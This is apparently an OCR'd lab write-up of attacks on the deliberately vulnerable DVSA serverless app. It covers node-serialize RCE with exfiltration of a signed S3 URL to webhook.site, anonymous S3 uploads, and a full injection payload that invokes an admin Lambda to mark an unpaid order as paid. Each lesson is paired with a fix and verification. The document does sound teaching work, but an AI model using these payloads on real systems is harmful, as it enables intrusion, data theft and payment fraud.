
- Open webhook.site and copy unique URL
- Open CloudShell (attacker machine)
- Run curl with $$ND_FUNC$$ payload using Authorization: Bearer dummy



- The RCE executes inside DVSA-ORDER-MANAGER
- The hijacked server internally invokes DVSA-ADMIN-GET-RECEIPT
- The signed S3 receipt URL is sent to webhook.site
- Open the URL in browser — receipt file downloads

5. EVIDENCE & PROOF OF EXPLOIT

Data received: webhook.site showing the signed S3 URL arriving



Impact proof: The downloaded receipt file opened showing Jana's real order details

VULNERABLE DEPENDENCIES

6. FIX STRATEGY


The fix belongs inside the DVSA-ADMIN-GET-RECEIPT Lambda function. An authorization check must be added at the very beginning of the handler to verify that the caller has admin privileges before any processing occurs. This directly addresses the root cause — the complete absence of access control on a privileged operation.

7. CODE & CONFIGURATION CHANGES

File changed: admin_get_receipts.py Function: lambda_handler

Before Fix:

```
def lambda_handler(event, context):
    client = boto3.client('s3')
    resource = boto3.resource('s3')
```




After Fix:

```
def lambda_handler(event, context):
    # Authorization check - only allow admin users
    if not event.get("isAdmin") or event.get("isAdmin") != "true":
        return {
            "status": "err",
            "message": "Unauthorized - Admin access required"
        }

    client = boto3.client('s3')
    resource = boto3.resource('s3')
```

8. POST-FIX VERIFICATION

Results when re-attempting to download the zip file again after code fix: Access Denied



9. STRUCTURED ANALYSIS

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Behavior	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
RCE + Sensitive Information Disclosure (chained)r	Admin function should reject non-admin callers and ORDER-MANAGER should not deserialize untrusted input	CloudShell, curl, webhook.site, node-serialize	Insecure dependency / supply-chain hygiene failure	curl with $$ND_FUNC$$ triggered RCE, hijacked server called admin function, receipt URL exfiltrated to webhook

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
RCE + Sensitive Information Disclosure (chained)r	The function executed and returned sensitive S3 receipt data without verifying the caller's identity or role, violating the intended admin-only access rule	Intentional misuse / security-relevant abuse	Added isAdmin authorization check at the start of lambda_handler in admin_get_receipts.py	Post-fix test returned Unauthorized - Admin access required confirming non-admin access is blocked

10. TAKEAWAY & LESSONS LEARNED

First, never use unsafe deserialization libraries on untrusted input. The node-serialize package's $$ND_FUNC$$ gadget allows an attacker to embed executable JavaScript inside a serialized object. When the server deserializes this input without validation, arbitrary code runs with the full permissions of the Lambda function — including the ability to invoke other AWS services internally.

In serverless architectures, this is especially dangerous because Lambda functions often carry IAM roles with broad permissions. The fix is to never deserialize untrusted user input, and to replace vulnerable packages like node-serialize with safe alternatives.

Second, every function that performs a privileged operation must enforce its own authorization check. The DVSA-ADMIN-GET-RECEIPT function assumed that only legitimate callers would invoke it. But as this exploit proves, a hijacked server can call any internal function — bypassing all external access controls. The principle of defense in depth requires that each Lambda function independently validates the caller's identity and role before executing sensitive operations, regardless of how it was invoked.

Together, these two weaknesses created a complete attack chain — one vulnerability opened the door, and the other handed over the data.

LESSON 04 OF 10

INSECURE CLOUD CONFIGURATION

04

LESSON 04 OF 10

VULNERABLE DEPENDENCIES

1. GOAL & SUMMARY

The vulnerability is Insecure Cloud Configuration affecting the DVSA feedback S3 bucket. The bucket dvsa-feedback-bucket-448842988219-us-east-1 had an overly permissive bucket policy with Principal: "*" allowing any unauthenticated user on the internet to upload, read, and delete files without any credentials. The security impact is that any anonymous attacker can upload malicious files directly into the bucket, potentially poisoning backend processing or triggering downstream Lambda functions.

2. ROOT CAUSE ANALYSIS

The S3 bucket had an explicit bucket policy granting Principal: "*" (everyone) the actions s3:PutObject, s3:PutObjectAcl, s3:GetObject, and s3:DeleteObject. This means AWS explicitly allows anonymous unauthenticated requests to interact with the bucket. No credentials are required whatsoever.

3. ENVIRONMENT SETUP

- **Vulnerable S3 bucket:** dvsa-feedback-bucket-448842988219-us-east-1
- **AWS Services involved:** Amazon S3
- **Tools used:** Mac Terminal, AWS CLI, AWS S3 Console
- **Account context:** No credentials — completely unauthenticated anonymous attacker

4. REPRODUCTION STEPS

- Reproduction Steps
- Go to AWS Console → S3 → open dvsa-feedback-bucket-448842988219-us-east-1
- Click Permissions tab → Bucket Policy
- Observe Principal: "*" with s3:PutObject allowed — confirming anonymous uploads are permitted
- Open Mac Terminal (outside AWS, no credentials configured)
- Create a malicious file:

```
echo "MALICIOUS FILE - PROOF OF CONCEPT" > malicious.txt
```

- Upload with no credentials at all:

```
aws s3 cp malicious.txt s3://dvsa-feedback-bucket-448842988219-us-east-1/malicious.txt
--no-sign-request
```


- Verify it appeared in the bucket:

```
aws s3 ls s3://dvsa-feedback-bucket-448842988219-us-east-1/ --no-sign-request
```


- Go to AWS Console → S3 → bucket Objects tab and observe malicious.txt is there

5. EVIDENCE & PROOF OF EXPLOIT


- Mac Terminal showing successful upload with --no-sign-request (no credentials)



- AWS Console → S3 Objects tab showing malicious.txt appeared in the bucket




- Bucket policy screenshot showing Principal: "*" explicitly allowing anonymous access



6. FIX STRATEGY

The fix belongs in the S3 bucket policy. The Principal: "*" must be replaced with the specific AWS account ARN so that only authorized services can interact with the bucket. This directly addresses the root cause — the explicit anonymous write permission.



7. CODE & CONFIGURATION CHANGES

Resource modified: S3 → dvsa-feedback-bucket-448842988219-us-east-1 → Bucket Policy

Before (Vulnerable):

```
"Principal": "*",
"Action": [
    "s3:PutObject",
    "s3:PutObjectAcl",
    "s3:GetObject",
    "s3:DeleteObject"
]
```

After (Fixed):


```
"Principal": {
    "AWS": "arn:aws:iam::448842988219:root"
},
"Action": [
    "s3:PutObject",
    "s3:GetObject",
    "s3:DeleteObject"
]
```

8. POST-FIX VERIFICATION

After updating the bucket policy, the same anonymous upload command was run again from Mac Terminal:

```
aws s3 cp malicious.txt s3://dvsa-feedback-bucket-448842988219-us-east-1/malicious.txt
--no-sign-request
```

This now returns:



Confirming that anonymous uploads are now blocked.

9. STRUCTURED ANALYSIS

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Insecure Cloud Configuration	Only authorized services may write to the feedback bucket	Bucket policy, Mac Terminal, S3 Objects tab	Bucket should reject unauthenticated uploads	Anonymous upload via --no-sign-request succeeded with no credentials

9. STRUCTURED ANALYSIS

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verification
Insecure Cloud Configuration	Bucket policy explicitly granted Principal: "*" write access, allowing any anonymous internet user to upload files	Accidental misconfiguration	Replaced Principal: "*" with specific IAM account ARN in bucket policy	Same anonymous upload returned Access Denied confirming fix is effective

10. TAKEAWAY & LESSONS LEARNED

S3 bucket policies must never use Principal: "*" for write operations. In serverless architectures, feedback and receipt buckets should only accept uploads through controlled application paths with proper authentication. An overly permissive bucket policy is one of the most dangerous and common misconfigurations in AWS — it exposes sensitive storage to the entire internet with no authentication required whatsoever.

LESSON 05 OF 10

BROKEN ACCESS CONTROL

05

LESSON 05 OF 10

BROKEN ACCESS CONTROL VULNERABILITY

1. GOAL & SUMMARY

This lesson demonstrates a **Broken Access Control vulnerability** in DVSA that allows a regular, non-administrator user to mark their own order as paid without ever completing payment. The vulnerability is not a single missing check, it is a chain that combines Event Injection (Lesson 1) with an over-privileged Lambda execution role (Lesson 7) to reach an admin-only function (DVSA-ADMIN-UPDATE-ORDERS) that should be unreachable from any standard API call. The result is a complete authorization bypass that delivers measurable financial impact: a $51 order in our test was flipped from processed (200) to paid (120) without spending any money.

2. ROOT CAUSE ANALYSIS

Layer 1 - Insufficient router-level enforcement. The DVSA-ORDER-MANAGER Lambda routes API actions (e.g., new, update, complete, admin-orders) to downstream Lambdas via a switch statement. Only one branch (admin-orders) explicitly checks isAdmin; all other branches dispatch the request to its target Lambda regardless of caller privilege. This is a missing authorization control at the gate.

Layer 2 - Over-privileged execution role. DVSA-ORDER-MANAGER's IAM role grants permission to invoke any Lambda in the account, including admin-only functions like DVSA-ADMIN-UPDATE-ORDERS that the normal API never exposes. The principle of least privilege is violated: the role's capability list is much wider than its responsibility list.

Layer 3 - The vector that connects them. Lesson 1's event-injection bug lets an attacker run arbitrary JavaScript inside DVSA-ORDER-MANAGER. Because that injected code executes with the Lambda's IAM role, the attacker inherits its over-broad permissions and can call admin Lambdas directly, bypassing the router entirely.

Each layer alone is bad; together they form a complete privilege escalation path from "unauthenticated request body" to "arbitrary admin action."

3. ENVIRONMENT SETUP

- **Target Lambda (entry point):** DVSA-ORDER-MANAGER
- **Target Lambda (escalation target):** DVSA-ADMIN-UPDATE-ORDERS (admin-only, not exposed by the public API)
- **Endpoint:** POST https://[API_GATEWAY_URL]/dvsa/order
- **Account used:** User B (regular non-admin user, attacker@test.com)
- **Tools:** curl, WSL terminal, AWS Console (Lambda, CloudWatch Logs), DVSA web UI

Pre-conditions: A legitimate User B order must exist in processed (200) state before the exploit. We placed a fresh order through the DVSA checkout flow:

- **Order ID:** 9f9.....
- **Total:** $51
- **Initial Status:** processed (200)

BROKEN ACCESS CONTROL VULNERABILITY

4. REPRODUCTION STEPS

1. Logged in as User B and placed a $51 order through the normal DVSA web UI checkout flow (cart → shipping → billing → submit). Captured the resulting order ID and confirmed status processed.
2. Captured a legitimate User B JWT from DevTools → Network tab → POST /dvsa/order request → authorization header.
3. Crafted the injection payload as a file (/tmp/exploit.json) to avoid bash quoting issues. The payload uses the _$$ND_FUNC$$_ marker recognized by node-serialize.unserialize() to execute JavaScript inside the Lambda runtime, then uses the AWS SDK v3 (@aws-sdk/client-lambda) to invoke DVSA-ADMIN-UPDATE-ORDERS with a synthetic event that updates the order's status field to 120 (paid):

```
{"action":"_$$ND_FUNC$$_function(){
  var AWS=require('@aws-sdk/client-lambda');
  var l=new AWS.LambdaClient({});
  var p=JSON.stringify({
    headers:{authorization:'<valid-looking JWT>'},
    body:{
      action:'update',
      'order-id':'9f9.....',
      item:{
        token:'PGqDQ5Sem8gV',
        ts:1775840000,
        itemList:{'1':1},
        address:'100 Fake st NYC USA',
        total:51,
        status:120
      }
    }
  });
  var cmd=new AWS.InvokeCommand({
    FunctionName:'DVSA-ADMIN-UPDATE-ORDERS',
    InvocationType:'RequestResponse',
    Payload:Buffer.from(p)
  });
  l.send(cmd).then(d=>console.error('INVOKE OK',JSON.stringify(d)))
             .catch(e=>console.error('INVOKE ERR',e.message));
}()"}
```

BROKEN ACCESS CONTROL VULNERABILITY

4. REPRODUCTION STEPS

4. Sent the payload to the standard order endpoint with a legitimate User B token (the JWT verification fix from Lesson 2 still requires a valid token, so we use User B's real one, the access control bypass happens after authentication):

```
curl -X POST "https://[API_GATEWAY_URL]/dvsa/order" \
  -H "Content-Type: application/json" \
  -H "authorization: <USER_B_JWT>" \
  --data-binary @/tmp/exploit.json
```

5. Refreshed the DVSA Orders page in the browser to observe the new order status.

5. EVIDENCE & PROOF OF EXPLOIT

- The curl request returned {"message":"Internal server error"}, but as in Lesson 1, the surface-level error is misleading. The injected function executed inside the Lambda and reached the admin function before the outer handler crashed.

- CloudWatch confirmed the chain at every step:
  - /aws/lambda/DVSA-ORDER-MANAGER logged the raw event body containing the full _$$ND_FUNC$$_function(){...InvokeCommand...DVSA-ADMIN-UPDATE-ORDERS...}() payload, proving the vulnerable parser received the injection.
  - /aws/lambda/DVSA-ADMIN-UPDATE-ORDERS logged a corresponding invocation, proving the admin function, which has no public API route, was called from a regular user's request.

- The DVSA Orders page confirmed the impact:
  - **Order ID:** 9f9.....
  - **Total:** $51
  - **Initial Status:** processed (200)
  - **Status (After):** paid (120)

The order was marked paid in the DynamoDB orders table without any payment ever being processed. A non-admin user successfully invoked an admin-only state transition.

BROKEN ACCESS CONTROL VULNERABILITY

5. EVIDENCE & PROOF OF EXPLOIT




Figure 1: cat /tmp/exploit.json showing the full injection payload.

Figure 2: WSL terminal showing the curl command and the deceptive Internal server error response.

Figure 3: CloudWatch DVSA-ORDER-MANAGER log entry showing raw event.body containing the full injection payload with @aws-sdk/client-lambda and DVSA-ADMIN-UPDATE-ORDERS




Figure 4: DVSA Orders page showing the order with status paid and total $51, the persistent business impact.

BROKEN ACCESS CONTROL VULNERABILITY

6. FIX STRATEGY

A defense-in-depth approach is required because the vulnerability spans multiple layers:

1. **Block the injection vector** (already addressed by Lesson 1's fix, replacing node-serialize.unserialize() with JSON.parse()). Without injection, the attacker cannot execute code inside DVSA-ORDER-MANAGER and therefore cannot abuse its IAM role.
2. **Add explicit access control at the router level.** Even if a future bug reintroduces an injection vector, the router itself should refuse to dispatch admin-only actions when the caller is not an admin. This is the missing authorization check that gives Lesson 5 its name.
3. **Apply IAM least privilege** (this is the proper fix for Lesson 7 and is referenced there). Stripping DVSA-ORDER-MANAGER's permission to invoke admin Lambdas removes the over-broad capability that the injection exploited in the first place.

This lesson covers fix #2 directly; fix #1 is inherited from Lesson 1, and fix #3 is documented in Lesson 7.

7. CODE & CONFIGURATION CHANGES

File: DVSA-ORDER-MANAGER/order-manager.js

Added an explicit admin gate immediately before the switch(action) block. The gate defines an allow-list of admin-only actions and rejects non-admin callers with a 403:

```
// Lesson 5 fix: explicit admin gate
const adminOnlyActions = ["complete", "admin-
orders"];
if (adminOnlyActions.includes(action) && isAdmin
!== "true") {
    const response = {
        statusCode: 403,
        headers: { "Access-Control-Allow-Origin":
"*" },
        body: JSON.stringify({ status: "err", msg:
"Forbidden: admin only" })
    };
    callback(null, response);
    return;
}

switch(action) {
    // ... existing cases unchanged ...
}
```

BROKEN ACCESS CONTROL VULNERABILITY

7. CODE & CONFIGURATION CHANGES

The gate runs after the JWT verification from Lesson 2 and after the Cognito AdminGetUserCommand lookup that populates isAdmin, so it has trustworthy values to compare. The Lesson 1 JSON.parse fix is also kept in place as the first line of defense against the injection vector.
Deployed via AWS Console → Lambda → DVSA-ORDER-MANAGER → Code → Deploy.

8. POST-FIX VERIFICATION

Ran three tests after redeploying the Lambda:
Test 1 - Replay the original injection payload (with Lesson 1 fix in place):

```
curl ... --data-binary @/tmp/exploit.json
```

Result: {"status":"err","msg":"unknown action"}, JSON.parse parses the payload as a literal string, the action becomes the unrecognized _$$ND_FUNC$$_function... string, and the router falls through to the default case. The injected JavaScript is never executed, so the admin Lambda is never invoked.

Test 2 - Direct call to an admin-only action as a regular user:

```
curl ... -d '{"action":"complete","order-
id":"9f9cd752..."}'
```

Result: {"status":"err","msg":"Forbidden: admin only"}, the new router-level admin gate intercepts the request and rejects it before any downstream Lambda is invoked. Previously this same call returned "order was already processed", which (notably) proved that without the gate, the call had been reaching DVSA-ORDER-COMPLETE and only failing on business logic.

Test 3 - Legitimate user actions still work:

```
curl ... -d '{"action":"orders"}'
```

Result: Returned User B's full orders list correctly, including the persisted paid state of order 9f9cd752 from the earlier exploit. The fix does not break normal user flows.

8. POST-FIX VERIFICATION

Figure 5: WSL terminal showing the injection payload now returning unknown action instead of executing.

Figure 6: WSL terminal showing the direct complete call now returning "Forbidden: admin only" instead of reaching the admin Lambda.




Figure 7: DVSA Orders page after the fix, with the orde still showing as paid, the fix prevents new exploits; existing tampered records would be reverted by an admin remediation step (out of scope for this fix).

9. STRUCTURED ANALYSIS

9.1 Intended Logic and Security Rule(s)

Under normal operation, a user places an order through the DVSA web UI and the request flows from the browser → API Gateway (POST /dvsa/order) → DVSA-ORDER-MANAGER Lambda. The router parses the request body, verifies the JWT, looks up the caller's custom:is_admin claim via Cognito AdminGetUserCommand, and dispatches the action to a downstream Lambda. State transitions on an order — particularly orderStatus = 120 (paid), are owned by the billing workflow (DVSA-ORDER-COMPLETE) and the admin update path (DVSA-ADMIN-UPDATE-ORDERS). The latter is admin-only and not exposed by the public API.

Security rules:

- **R1:** Only callers with custom:is_admin = "true" may invoke admin-only actions or trigger admin-only Lambdas.
- **R2:** An order may transition to paid (120) only as the result of a completed billing workflow.
- **R3:** A Lambda's IAM execution role must grant only the permissions required for its legitimate routing responsibilities (least privilege).

9.2 Evidence Sources and Behavior Trace

Sources used to infer intended logic and observe actual behavior: DVSA browser checkout flow, captured /dvsa/order API requests/responses (DevTools Network tab), DVSA-ORDER-MANAGER/order-manager.js source, decoded Cognito JWT claims, the Lambda execution-role IAM policy, and CloudWatch log groups for both DVSA-ORDER-MANAGER and DVSA-ADMIN-UPDATE-ORDERS.

Normal: User B places a $51 order via the UI; status becomes processed (200); admin Lambdas are not invoked; CloudWatch shows no DVSA-ADMIN-UPDATE-ORDERS activity for User B's session.

Exploit: User B sends a _$$ND_FUNC$$_ payload with a valid JWT to the same /dvsa/order endpoint. CloudWatch on DVSA-ORDER-MANAGER logs the raw event body containing the injection. CloudWatch on DVSA-ADMIN-UPDATE-ORDERS logs an invocation that originated from a non-admin caller. The DynamoDB orders table reflects status = 120 (paid) for order 9f9.... despite no billing workflow completing.

Post-fix: Same payload now returns {"status":"err","msg":"unknown action"}; a direct complete call from a non-admin returns 403 Forbidden: admin only; legitimate user actions (orders) still succeed.

9. STRUCTURED ANALYSIS

9.3 Deviation Analysis and Classification

The exploit violates R1 and R2 simultaneously: a non-admin caller successfully invoked an admin-only Lambda and caused an unauthorized paid state transition without billing. R3 is also violated as a contributing factor, the router's IAM role allowed it to invoke admin Lambdas it had no legitimate need to call, which is what made the chain reachable once code execution was achieved.
The evidence proving the violation is the cross-correlation of three independent signals: (a) the injection payload visible in DVSA-ORDER-MANAGER logs, (b) the corresponding DVSA-ADMIN-UPDATE-ORDERS invocation log entry on the same timestamp, and (c) the persisted status = 120 value in DynamoDB visible on the DVSA Orders page. The behavior is incorrect because authorization decisions were never enforced at the router level for admin actions, so authentication alone (a valid JWT) was sufficient to reach privileged functionality.

Classification: Intentional misuse / security-relevant abuse.

9.4 Explainable Fix and Post-Fix Validation

The wrong assumption was that the absence of a public API route to DVSA-ADMIN-UPDATE-ORDERS was sufficient to keep it unreachable from non-admin users. This is a "security by routing" assumption rather than an enforced authorization rule. Once code execution was possible inside DVSA-ORDER-MANAGER, the admin Lambda became reachable through the role's lambda:InvokeFunction permission.
The fix belongs in DVSA-ORDER-MANAGER/order-manager.js, immediately before the switch(action) dispatch. An explicit allow-list of admin-only actions is checked against the trusted isAdmin value (already populated from Cognito), and non-admin callers are rejected with 403 before any downstream Lambda is invoked.
Post-fix testing confirms resolution on three axes: (1) the original injection payload no longer executes, JSON.parse rejects the _$$ND_FUNC$$_ marker as a literal string and the router falls through to the default case; (2) a direct complete call from a non-admin token is intercepted by the new gate and returns 403; (3) the orders action continues to return User B's order list correctly, confirming legitimate user flows are unaffected. The defense-in-depth posture is also improved because Lesson 1's JSON.parse fix and Lesson 7's IAM tightening each independently break the chain at a different layer.

